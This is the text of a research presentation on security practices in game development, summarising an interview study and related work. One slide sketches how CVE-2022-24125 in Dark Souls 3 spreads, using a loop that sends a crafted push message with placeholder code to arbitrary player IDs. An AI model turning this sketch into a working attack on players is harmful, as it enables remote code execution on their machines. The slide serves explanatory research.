
Source: <https://github.com/tremwil/ds3-nrssr-rce>





Dark Souls Networking (Simplified)

"Invasion" aka. Hacking





CVE-2022-24125: Distribution Vectors

- Send around matchmaking push requests to “reach” `NRSessionSearchResult`

a = 1;

repeat:

```
1 message RequestSendMessageToPlayers {  
2     repeated uint32 player_ids = a;  
3     required bytes push_message = (some nasty 256+ byte code)  
4 a = a + 1;  
}
```

- We can just enter any `player_id` and any bytes (code) in `push_message` :(



Source: <https://github.com/tremwil/ds3-nrssr-rce>






Related Work: Security in Game Development

- *Taxonomy of online game security* (2004), Ki et al.
 - Systematic classification of known attacks in (online) games
 - Client layer
 - Modification of game software (e.g., through bugs / flaws)
 - Server layer
 - Attacking the infrastructure (e.g., bugs, DoS, leaks, breaches)
 - Network layer
 - Manipulation of traffic (e.g., forged packets)
 - Environment layer
 - Surrounding topics (e.g., *policy abuse, social engineering*)



Source: <https://doi.org/10.1108/02640470410520122>



Skipping the Security Side Quests

A Qualitative Study on Security Practices and Challenges in Game Development





Skipping the Security Side Quests

- Interviewed **20 experts** from the game development industry
 - Involved in **programming, management, or publishing**
 - About **security and privacy-related issues around video game products**
- What **security areas** do studios and publishers deem **most important**?
- What are **challenges** that studios and publishers face **in respective areas**?
- What **guidance and best practices** do studios and publishers use to ensure security?





Results Overview



- General Observations
- Cheating & Anti-Cheat
- Asset Security
- Network Security
 - Servers, Services & Data Storage
 - Network Encryption
- Game Client / Code Security
- User Privacy
 - User Data
 - Telemetry Data



General Observation S



The games industry is **fast-paced** and **business-oriented**.

Security is often a hassle, considered a **secondary goal** and mostly happens following incidents **when it's necessary**.

Resources such as **time, money, guidance**, and specialized **personnel are rare**, especially for smaller studios, leading to a further **de-prioritization**.

Testing the software **besides gameplay** is **challenging** and **lacks tooling** and **knowledge**.



Cheating & Anti-Cheat

- Most common security area reported by participants “*on a daily basis*”
- Two types prevalent
 - Gaining unfair advantages over other players (e.g., *in competitive*)
 - Cheating the system (e.g., *unlocking paid content without paying*)
- Anti-cheat measures either
 - Standard anti-cheat software (e.g., *BattlEye, Easy Anti-Cheat*)
 - In-house solutions
- Handling is **tedious, difficult** and **time-consuming**, a “*constant arms race*” that can never be fully won





Cheating & Anti-Cheat

- “*There were sacrifices to reach that deadline*”
 - Anti-cheat was often introduced after incidents happened
- Further common strategies
 - **Reverse-engineer cheats** to counter them
 - **Server-authoritative design** to verify player actions
 - **Consistency checks** (e.g., *for in-app purchases*)
 - “**Swiss cheese model**” approach: Use multiple methods to address all weaknesses





Game Client / Code Security

- About half reported stability as an essential goal
 - But: Stability associated with game execution and UX
 - Participants rarely linked stability issues to potential security flaws
- Time and budget constraints negatively impacted code quality
- Knowledge about code security is needed
- Barely any use of automatic solutions
 - But: GitHub Copilot is not the source of all truth ...

(cf. *LLMs Cannot Reliably Identify and Reason About Security Vulnerabilities (Yet?)* (2024), Ullah et al.)^[1]



Sources: [1] <https://doi.org/10.48550/arXiv.2312.12575>


Key Recommendations

A Swiss Cheese Approach





Key Recommendations



Outlook & Ongoing Work





Future Work

- Usage of unsafe programming practices in C#/C++
- Tool development (Unity Engine/Unreal Engine/Unrelated)
(cf. *UnityLint: A Bad Smell Detector for Unity* (2023), Bosco et al.)^[1]
- Networking & fitting encryption
(cf. *Evaluation of videogame network architecture perf. and security* (2021), Bryant et al.)^[2]
- Assets / Supply Chain: Security & Usability of SDKs/Libs
 - And maybe solving our trust issues
- **Are you interested in a joint research co-operation?**



Sources: [1] <https://doi.org/10.1109/ICPC58990.2023.00033>, [2] <https://doi.org/10.1016/j.comnet.2021.108128>



Future Work

**We want to
know what
factors
influence
Anti-Cheat
implementations**





Thanks for joining!

Contact

Philip Klostermeyer
+49 681 87083 2099
philip.klostermeyer@cispa.de



linkedin.com/in/pklostermeyer



@pklosti

